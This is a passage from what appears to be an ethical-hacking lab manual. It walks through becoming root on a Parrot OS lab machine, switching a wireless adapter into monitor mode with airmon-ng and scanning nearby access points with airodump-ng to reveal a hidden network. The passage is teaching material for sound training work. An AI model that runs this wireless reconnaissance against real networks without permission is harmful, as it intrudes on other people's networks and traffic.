
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.




9. In the **Parrot Terminal** window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.


   Note: The name of wireless interface might vary in your lab environment.




10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
11. The result appears, displaying the error: "**Found 2 processes that could cause trouble**." To put the interface in monitor mode, these processes must be killed.
12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to wlan0mon.




13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.



14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
15. Note that **Linksys WUSB54GC v3 802.11g** Adapter is now running in monitor mode on the wlan0mon interface, as shown in the screenshot.




16. Type **airodump-ng wlan0mon** and press **Enter**. This command requests a list of detected access points, and connected clients ("stations").



17. The result appears, displaying the available access points. Note the hidden ESSID associated with BSSID: **54:37:BB:68:88:F9**.

    Note: The BSSID associated with the hidden ESSID will differ in your lab environment.

    Note: airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.




18. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.
19. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and **press** Enter to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
21. Now, type **cd** and press **Enter** to jump to the root directory.
